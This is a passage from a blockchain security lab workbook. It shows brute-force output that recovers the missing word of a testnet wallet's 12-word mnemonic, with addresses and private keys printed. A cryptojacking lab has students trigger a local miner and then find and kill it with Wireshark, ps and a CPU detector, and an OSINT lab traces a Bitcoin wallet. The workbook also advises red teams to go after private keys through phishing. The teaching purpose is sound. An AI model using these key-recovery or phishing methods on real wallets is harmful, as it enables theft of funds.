lpCVTs8m47zm5QFTgu7wfVtJtaJLtbfs1i:cP9dbu4LmpykbUs5usmKQeeU6wBShPdAPBW7wg48M5ew6uYa2Bax:aspect
ls21416s71AdiDk8UTZPwKKuD46oWsF3bq:cRunDh6EnxPKPUaffQaZBc8XR2E3sDN6uWUYjB8xm2SkWYmUJLU:assault
lthjftmdsy Pf3xt84bRt8JjRta2qVTANjM:cSrmVvXoGbdhFxccFF31DaeMMXcdzSR57Fna9gB12L2W1oyDpREMj:asset
lkFqTJhqAZBUBu5wL7WvrPvaTgg8nHVZPN:cMmXFhpDbemkBZjeL6qfoza5GbdaR8h92ML54AuY9DPw56qtGWvr:assist
lyDzJaF1Ae8zhB6ok7f1dSacX3JeEyhM6X:cPwb8QzsUyXtpY87yDnriJKqCQvajhhq9aC21pKv6Hdb1QkQPjy3:assume
lzhimufMjYqm7Qq8XAsqzKnEp76d9KTEiA:cRDGtyu1DSoFeUtEepBzKNKhJku7Rx4JicaRhKgyCoD5ky64f62Q:asthma
lq2vFuY8BML4RiDw8xJapMrzSenuidRt6A:cUPMaCvJaDAFJBAS5RBeTmF5BuNBdWLg5RKdBAMpn1K34f4VCigF:athlete
lwzVMPvepluSSec1PZ8SYRPAAvSpFkxUbe:cW5xhVqr9eip8ErMESmQ8WXzNG6YDL91tBFdeACemcemmpQ04w4:atom
lu9GMMSesSTPxVkYpuaD2oazCZWqxTG3Px:cN8x43bETTk2EtQ1My3gEisbNt6Dmr9VfiZy1y91qey1uMiVKk5D:attack
lKaPGK89Ykv2kK8xvTvBhrtDnyuWsvLz6:cVVlxsehoBovk4tc4JawuzBQ4G9EskjJbdwEYassQf9y4fg4GTqt:attend
lhtdXdByPYxaGG3UCAjti7pr3xvwPYh3t:cShN24kt9xYxM7B3FP1trMnoFW66KvoS821eu3x96fKCW4aYppny:attitude
luSgivXNNACTxVa7t9Rxj7vnntmkq9GkieE:cQ1e7YdcuMpc98Y2Hg9iUd35y5yhGdyT23LhvjpUd6NU8ci3oYEV:attract
loS7ot1vMgYS7FZpNzzkuk4LzxavhPAT6o:cTj21Ds6meXzoA2cuP5B42J112RUAp91hL2jmiaANuZ4HMtgyeFE:auction
lvdJDZN1WjLAB1LcVMik4FYc2qbYoZuF7B:cRJ1Q6X9aZQyJtawbpKwcQCjkcfTku8ev7gYRfowYjKtkFrC9a1J:audit
lq2NkogGmPxxFPh8mvFgda6dhEUsg8ndj:cR8LCJpqxKeQo2qeAbRM7xSdVmgoTQC1ArqvZLMDzma9DPd3GLxG:august
l3KnMB9rfxxkhv2qpPdBF4iAeqokUMCUC2:cMksaidcJ9taRNf91LRjoitrwgjChvAG9vvwx4JtQFJ83LQ2NFA:aunt
luTEUmvtAwivJpg381UtQBSyGAadbko8Fs:cUAWiKGR5GYHiDvgiQhwWoyPA5foNjxP3NC2aJ6FPrHvfDmrFaVH:author
lw7wFnqTL39BnqrMXgzdbTKhcULj9ucNqK:cNmhwW4xzgFC9xZucSzJL9iyQmhwK4Qdfdx6EuefZ3WyWvTw8wnQ:auto
lqpkBLvjE1AkA2fbssxhmyje6g28n45YtSw:cPjSMCLAUu3Krr2q9Ls9WGwgnPw8Pu6kem5zcRQUz5K1GJVzhyjr:autumn
|

```

What is the 12th word that creates the private key with funds in it?

Solution

alone ridge because merry crater canal lizard sea blame crystal diagram **bone**

```

mfy1ZwK2dEesgtWAe7oNe6HuBvregcJfto:cVsCrwBub1kBWLRl77mq4tCRD8K6JwVV4LhKhGCrreB1cF7vm14f:body
mpJF85yBRvNAXEJ5t3vWdkDd0Ftganjfs:cPvjtB1C7s0zcdSh2ebcCqgREBu1kdo1uanprewZvRk9SrRi1s:boil
mtdi59x1uUV3tW5t3nJZjaAzbgp1EdSmjcs:cSfd1PxhYP2d6dtPnfD1qYeBU1rMu2F5ZhnnDnLsSuZVeMDZL:bomb
mp46aQs7HNTRHnkfrz7pfXPcWA8Akhpfsj:cV3WmWCrRnYJFQ5tuSpVkh0uJvkcvKzN7HftcZGQbL88t93J:bone
The address 'mp46aQs7HNTRHnkfrz7pfXPcWA8Akhpfsj' has funds: 0.01. The respective private key is: 'cV3WmWCrRnYJFQ5tuSpVkh0uJvkcvKzN7HftcZGQbL88t93J'. The missed word is: bone

```

Step 2

Validate the key detection

Recall from Lab 1-1 the website that allows you to create and import mnemonic keys for the BTC Testnet. Open a Browser, and go to that site again located at: <https://iancoleman.io/bip39/#english>

On the site, enter in the exploited full 12-word mnemonic into the field **BIP39 Mnemonic**, and change the **Coin** to BTC- Bitcoin Testnet.

The screenshot shows a web interface for generating BIP39 mnemonics. At the top, there's a button to "Generate a random mnemonic" and a dropdown set to "12 words". Below that, there are two checkboxes: "Show entropy details" and "Hide all private info". A section for "Mnemonic Language" lists English, 日本語, Español, 中文(简体), 中文(繁體), Français, Italiano, 한국어, and Čeština. The "BIP39 Mnemonic" section contains the phrase "alone ridge because merry crater canal lizard sea blame crystal diagram bone", with a large red arrow pointing to it. Below this, there's a checkbox for "Show split mnemonic cards". The "BIP39 Passphrase (optional)" section is empty. The "BIP39 Seed" section displays a long hex string: "71c3fc0e01b759db771b55dfe6d1039da89d80ca8185a1d10a5bcf2342c5355651c97daefe356c2d9c30872940f". The "Coin" section shows "BTC - Bitcoin Testnet" with another red arrow pointing to it. The "BIP32 Root Key" section displays a long hex string: "tprv8ZgxMBicQKsPenPipZ26DemPTqj7PkU7g3n8us86W2u7AAQBCngTssbC8S8p4NkSX5hrYruJms".

Go down to the section **DERIVED ADDRESSES** and view the first entry in the Derivation path at `m/44'/1'` (Make sure you are in the BIP44 Tab)

We can see that it matches our Public/Private Key Pair finding from the Brute Force results.

Derived Addresses

Note these addresses are derived from the BIP32 Extended Key

Encrypt private keys using BIP38 and this password: Enabling BIP38 means each key will take several minutes to generate.

Use hardened addresses

Table CSV

Path	Toggle	Address	Toggle	Public Key	Toggle	Private Key	Toggle
m/44'/1' /0'/0/0		mp46aQs7HntRHnKfrz7pfXPcWA8AKhpfSJ		036d493c3ba0c0ebbe51972b7b1d6e04dc74f8912ed9e6d3945c210d3e29acef0d		cVV3WmWCrDNYJFQ5tzSpVK8hDujVkcVzN7HFtcZGQbL88Tg3J	
m/44'/1' /0'/0/1		my5b3qRjz488yXPGara2spmr5xnURv8jaf		038fd85197c5f5886e0311fdb11c59154ac8f7aa71383aad8a9d0b7eba225c75ac		cSpq4vRrJR7BY61qEM6Tt5Ch7V8CL3DP5MX5TVZendv6PjPfeoX3	
m/44'/1' /0'/0/2		n1Kesp9M9cyPZ37WdKhmeXyH353S8X4rGN		02c2a84d528156aeb3a2a68d8ebbc9c4930a836f43bf3d70c8ab7ca7e8d27374a5		c0c4m6XdjYS721JbToemNBy4UJBm3B22YVn8j9A1P1HX87ye9he	
m/44'/1' /0'/0/3		my8ARmumM8osqoLsLFdBpst0Ug6ArWmKSK		02f4fffcf007ce8bd4385713a7a07bee841f1085ba5d98d69eaedbc36023c2fdb4		cPXZFCBfqayVNvLNei5ZTAGnNSwQioJLipajMgjf0bdijefZhyS	

Conclusion

This gives us all we need to import the key into a Wallet that supports the Bitcoin Test Net. The Main Net, and other cryptocurrencies that use the BIP39 standard for mnemonic's would be vulnerable in the same way. Lesson learned:

Blue Team: always protect your private keys. If any doubt of compromise, exposure or loss, move your funds immediately.

Red Team: consider it your primary attack target. People are always your weakest link. Consider Phishing and Social Engineering as your path of least resistance.

Lab 2.3: Cryptominer Malware Agent

Summary

Some webpages monetize their use by a web/browser based cryptominer. As a result, they use your CPU to mine cryptocurrencies when you browse a site. This can be done legally (with your consent) or illegally (also known as crypto-jacking). In this lab, we will see how a cryptominer uses your CPU and how to detect it, and remove it.

The student browses to a local hosted webpage that has a cryptominer agent "secretly" loaded. Similar to any normal phishing attack, once the image is clicked, a cryptominer malware service that feeds off of the CPU power is activated.

After the malware is activated, we use Wireshark (a well known network traffic inspector) to view the traffic, and see the port/destination of the cryptominer.

We then use local utilities to see the CPU impact and perform forensics on the malware to study its typical behavior.

Objectives

- Identify if a cryptominer is running in your computer.
- Checking the CPU impact of a cryptominer.
- Perform forensics on the malware.
- Learn how to use wireshark to inspect the traffic patterns of the malware.

Lab Preparation

This lab is completed in your ZIION VM

Launch the ZIION VM and log in.

- LOGIN = zzion
- PASSWORD = zzion

Lab Walkthrough

Step 1

Set up the Web Server

Go to the folder (`/var/www/html/workbook/labs/scripts/lab-2.3/web`) and give execution permissions to `cgi-bin/miner.py`:

```
chmod +x cgi-bin/miner.py
```

```
zion@zion-sec554:/var/www/html/workbook/labs/scripts/lab-2.2$ cd /var/www/html/workbook/labs/scripts/lab-2.3/web
zion@zion-sec554:/var/www/html/workbook/labs/scripts/lab-2.3/web$ ls
cgi-bin index.html miner.jpg script.sh
zion@zion-sec554:/var/www/html/workbook/labs/scripts/lab-2.3/web$ chmod +x cgi-bin/miner.py
zion@zion-sec554:/var/www/html/workbook/labs/scripts/lab-2.3/web$ █
```

Set up the Web Server from within the folder containing the cgi-bin folder:


```
python3 -m http.server --cgi
```

This should show `Serving HTTP on 0.0.0.0 port 8000`

```
zion@zion-sec554:/var/www/html/workbook/labs/scripts/lab-2.3/web$ python3 -m http.server --cgi
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

Open the Web Browser (Firefox) and browse to `http://127.0.0.1:8000`

The image of a Happy Miner should be displayed.




Step 2

Prepare the network traffic inspection


Start "Wireshark" and "glances" tools from within ZION VM.

From a new terminal for each (do not stop or close the Webserver we just setup) enter the commands to start Wireshark and glances.


```
sudo wireshark
```



glances



On the Wireshark window that opens, Click the Blue "SharkFin" logo on the top left, and start capturing the local traffic.



Step 3

Start the cryptominer

With wireshark sniffing traffic, and glances open in another terminal, click in the image. The browser will hang while the resource remains loading.

SEC554 Coin Winner

You win the SEC554 coin!! Click below to get it!!

Click
Here!

In order to check if there is a cryptominer running on your VM, we will execute a script named `detector.py`.

In another terminal window, browse to the lab folder.

```
cd /var/www/html/workbook/labs/scripts/lab-2.3
```

Once there, run the detector.

```
python3 detector.py
```

We can see that the CPU usage has spiked quite a bit, as the miner uses up CPU power.

```
zion@sec554:~$ python3 detector.py
ALERT!!! sec554: CPU[5] at 100.0 - higher than 50.0 percent, Maybe there is a crypto-miner in your computer!!
```

We can also see this within 'glances' as well.

Lab Questions

1: Find the cryptojackers tcp traffic and IP address

Identify the IP address the cryptominer is connecting to. How would you look for the network communications of a possible cryptominer in Wireshark? (Hint: Testnet network works in port 18333 or 18332 and needs credentials)

 Solution

```
(tcp.port == 18333) or (tcp.port == 18332)
http.authbasic != ""
```

Using the tcp Wireshark search, we can see that the port has traffic to an IP address 3.219.24.28 (this is our BTC node we worked on previously)

(tcp.port == 18333) or (tcp.port == 18332)						
No.	Time	Source	Destination	Protocol	Length	Info
5188	2639.0595851...	192.168.111.136	3.219.24.28	TCP	54	41406 - 18333 [FIN, ACK] Seq=364 Ack=23799 Win=62780 Len=0
5026	2517.1792604...	3.219.24.28	192.168.111.136	TCP	60	18333 - 41398 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
5030	2517.1795720...	3.219.24.28	192.168.111.136	TCP	60	18333 - 41398 [ACK] Seq=1 Ack=282 Win=64240 Len=0
5031	2517.1795720...	3.219.24.28	192.168.111.136	TCP	60	18333 - 41398 [ACK] Seq=1 Ack=365 Win=64240 Len=0
5032	2517.2465138...	3.219.24.28	192.168.111.136	HTTP	11514	HTTP/1.1 200 OK (application/json)
5035	2517.2471410...	3.219.24.28	192.168.111.136	TCP	60	18333 - 41398 [ACK] Seq=11462 Ack=366 Win=64239 Len=0
5108	2578.5271816...	3.219.24.28	192.168.111.136	TCP	60	18333 - 41402 [SYN, ACK] Seq=0 Ack=1 Win=0 MSS=1460
5112	2578.5275236...	3.219.24.28	192.168.111.136	TCP	60	18333 - 41402 [ACK] Seq=1 Ack=282 Win=64240 Len=0
5113	2578.5275317...	3.219.24.28	192.168.111.136	TCP	60	18333 - 41402 [ACK] Seq=1 Ack=365 Win=64240 Len=0
5114	2578.5929376...	3.219.24.28	192.168.111.136	TCP	14654	18333 - 41402 [PSH, ACK] Seq=1 Ack=365 Win=64240 Len=14600 [T...]
5116	2578.6238817...	3.219.24.28	192.168.111.136	HTTP	2773	HTTP/1.1 200 OK (application/json)
5119	2578.6247947...	3.219.24.28	192.168.111.136	TCP	60	18333 - 41402 [ACK] Seq=17321 Ack=366 Win=64239 Len=0
5177	2638.9569739...	3.219.24.28	192.168.111.136	TCP	60	18333 - 41406 [SYN, ACK] Seq=0 Ack=1 Win=0 MSS=1460
5181	2638.9572833...	3.219.24.28	192.168.111.136	TCP	60	18333 - 41406 [ACK] Seq=1 Ack=282 Win=64240 Len=0
5182	2638.9572833...	3.219.24.28	192.168.111.136	TCP	60	18333 - 41406 [ACK] Seq=1 Ack=364 Win=64240 Len=0
5183	2639.0219310...	3.219.24.28	192.168.111.136	TCP	14654	18333 - 41406 [PSH, ACK] Seq=1 Ack=364 Win=64240 Len=14600 [T...]
5185	2639.0565355...	3.219.24.28	192.168.111.136	TCP	8814	18333 - 41406 [PSH, ACK] Seq=14601 Ack=364 Win=64240 Len=8760...
5187	2639.0594775...	3.219.24.28	192.168.111.136	HTTP	491	HTTP/1.1 200 OK (application/json)
5189	2639.0597807...	3.219.24.28	192.168.111.136	TCP	60	18333 - 41406 [ACK] Seq=23799 Ack=365 Win=64239 Len=0
817	490.093288991	51.75.22.160	192.168.111.136	TCP	60	18333 - 48434 [RST, ACK] Seq=1 Ack=1 Win=64240 Len=0

Using the http Wireshark search, we can see there is strange authentication happening to connect to a node.


http.authbasic != ""						
No.	Time	Source	Destination	Protocol	Length	Info
5029	2517.1794369...	192.168.111.136	3.219.24.28	HTTP	137	POST / HTTP/1.1 (application/x-www-form-urlencoded)
+ 5111	2578.5273143...	192.168.111.136	3.219.24.28	HTTP	137	POST / HTTP/1.1 (application/x-www-form-urlencoded)
+ 5180	2638.9571571...	192.168.111.136	3.219.24.28	HTTP	136	POST / HTTP/1.1 (application/x-www-form-urlencoded)

Frame 5111: 137 bytes on wire (1096 bits), 137 bytes captured (1096 bits) on interface ens33, id 0

Ethernet II, Src: VMware_c0:9d:39 (00:0c:29:c0:9d:39), Dst: VMware_ef:3b:9c (00:50:56:ef:3b:9c)

0000	00 50 56 ef 3b 9c 00 0c 29 c0 9d 39 08 00 45 00	PV;...) 9· E·
0010	00 7b e4 51 40 00 40 06 0a 04 c0 a8 6f 88 03 db	{·Q@·... o...·
0020	18 1c a1 ba 47 9d 4a 61 41 5b 03 49 5a f3 50 18	···G·Ja A[·IZ·P·
0030	fa f0 4c 95 00 00 7b 22 69 64 22 3a 20 33 38 31	··L...{" id": 381
0040	33 31 37 37 39 38 31 2c 20 22 6d 75 74 68 6f 64	3177981, "method
0050	22 3a 20 22 67 65 74 62 6c 6f 63 6b 74 65 6d 70	": "geth locktemp
0060	6c 61 74 65 22 2c 20 22 70 61 72 61 6d 73 22 3a	late", " params":
0070	20 5b 7b 22 72 75 6c 65 73 22 3a 20 5b 22 73 65	[{"rule s": ["se
0080	67 77 69 74 22 5d 7d 5d 7d	gwit"]}] }

Follow the HTTP stream to get more details, but right clicking on the packet line, and selecting Follow -> HTTP Stream.



Looks like some Blockchain type traffic, and there is a name/password as well to authenticate to a Remote note, encoded in Base64.

Wireshark · Follow HTTP Stream (tcp.stream eq 63) · ens33

```

POST / HTTP/1.1
Accept-Encoding: identity
Content-Type: application/x-www-form-urlencoded
Content-Length: 83
Host: 3.219.24.28:18333
User-Agent: Python-urllib/3.8
Authorization: Basic emlpb246V0dabzhKVzhkZ2Js0WstMVh5ZnpYaEx4a1IxclNSdEJDZ3dBMMmxNc2N0az0=
Connection: close

{"id": 3813177981, "method": "getblocktemplate", "params": [{"rules": ["segwit"]}]}

HTTP/1.1 200 OK
Content-Type: application/json
Date: Sun, 06 Dec 2020 23:27:51 GMT
Content-Length: 17189
Connection: close

{"result": {"capabilities": ["proposal"], "version": 536870912, "rules": ["csv", "!segwit"], "vbavailable": {}, "vbrequired": {}, "previousblockhash": "000000000000000040ae662d46b8789c87fd2a92be4f25187089256e217c0c14e7", "transactions": [{"data": "02000000000101881b2488d910ed98803000454bda06eb645e24a74728fcda747a3b9c4868c6ce1a0100000017160014e57f18a69ffc18b906d99c2f2662787370a5e2eafefffff02f82c110000000000017a9140a366db0b414110dbbbc7ad4b89999923bae435f87e0adfe1800000000017a91471db287c8b8ad214b0b85e0a5ebc4598cd2750ca870247304402202de5b00e43b837ce448676b5cc4a1f40f5e365753a5f9b1dc1ee7d21e62eac7e02207f8edabd1a82d9f5dee4e5d7dd1df8553d7afdd58978b921311c871a71a1c2aa0121027e4c5acdf528b5ecf4cd86795df097f113eaa6aa4f1abd9bc5415adf256f0dff8ef1c00", "txid": "ce09e06df956ff2bfff7401faec e8a3f3cd1770188ab9748864e985324394678f", "hash": "e30ab0ca680f7e551b0421fe54a91677eb22bead6df7f79435ceaf7ced7a812", "depends": [], "fee": 16781, "sigops": 1, "weight": 661}, {"data": "020000000001018f6794433285e9648874b98a187017cdf3a3e8ecfa0174ff2bfff56f96de009ce0100000017160014e7b807fb18eb84ffac85eb1550aaad098ab03c25feffff02c6c511000000000000017a914af1d1dd1b5639b79254713b0996729908c1a8178878da6ec1800000000017a91425d9d06ce92b3438f936746b0db744bbbbae78d887024730440220110c137efb8585562c7700b2e1333d1a651af686de82ae0ff4d6b522fa80fc830220033ad099e75e7f68c09852a74a764b5966b0dd7fd9820ec0c99b32dc0cb19eed0121032ff05b1166f0a8e680dd3ebc7637274860aae68f022997eea04f5cf1343a594bc8ef1c00", "txid": "06d62dd6735205253d43afdd0d3"}]

1 client pkt, 1 server pkt, 1 turn.

Entire conversation (17 kB) Show and save data as ASCII

```

2: Locate the miner process

How can you find the process that is mining in the background? (Hint: Maybe the image could help you.)

✓ Solution

```

· ps aux | grep miner

```

Looking at the running processes, we do see one that looks like a match.

```

zilon@zion-sec554:/var/www/html/workbook/labs/scripts/lab-2.3$ ps aux | grep miner
zilon      197  0.0  0.1 656196 24716 ?          SNl  Dec04   0:00 /usr/libexec/tracker-miner-fs
zilon     44887 93.2  0.0  23876 16232 pts/5    R+   18:47   0:15 python3 /var/www/html/workbook/labs/scripts/lab-2.3/web/cgi-bin/miner.py
zilon     44925  0.0  0.0   6432   728 pts/8    S+   18:47   0:00 grep --color=auto miner
zilon@zion-sec554:/var/www/html/workbook/labs/scripts/lab-2.3$ 

```

3: Stop the cryptojacking process

How could you kill the mining process? (There are many ways, such as firewalls and antivirus. But the most immediate command.)

Solution

```
sudo kill -9 <PID>
```

In our example, we kill the PID at 44887

```
[zition@zition-sec554:/var/www/html/workbook/labs/scripts/lab-2.3$ sudo kill -9 44887
[sudo] password for zition:
zition@zition-sec554:/var/www/html/workbook/labs/scripts/lab-2.3$ ]
```

4: Verify the miner is no longer active

How can I check that the cryptominer is no longer active?

Solution

There are some ways to check that the cryptominer is no longer active:

1. Searching in Wireshark for new connections like in question 1.
2. Launching the detector tool to detect over use of the CPU
3. Searching any process named "miner"

Lab 2.4: OSINT to discover hidden Bitcoin funds

Summary

The Authorities have been following a group of criminals for 2 months. They supposedly stole the money raised for the biggest music festival due to an error in the ticket payment platform. After searching social media, the police found a BTC Wallet in a crowdfunding tweet from one of the alleged members.

BTC Wallet:

1EshrqQu8oT9GxpFLGxAsqbJ3bDQCj1SBR

Objectives

- Use of block explorers to track transactions.
- Learn how the government and other authorities can find people hiding money.

Lab Preparation

This lab is completed in your ZION VM

Launch the ZION VM and log in.

- LOGIN = zion
- PASSWORD = zion

Investigation

1. Search the BTC Wallet in Blockchair.com. Take a look at the transactions. What is the last transaction made?

Solution

Hash: fa2d5a04e6142cd39486f93277c0ac6d28e89ca4b161b1d0b27291f9ffd54a49
Date: 2020-10-28 19:17
Input: 0.00160303 BTC
Output: 0.00118063 BTC

Sender: 1EshrqQu8oT9GxpFLGxAsqbJ3bDQCj1SBR

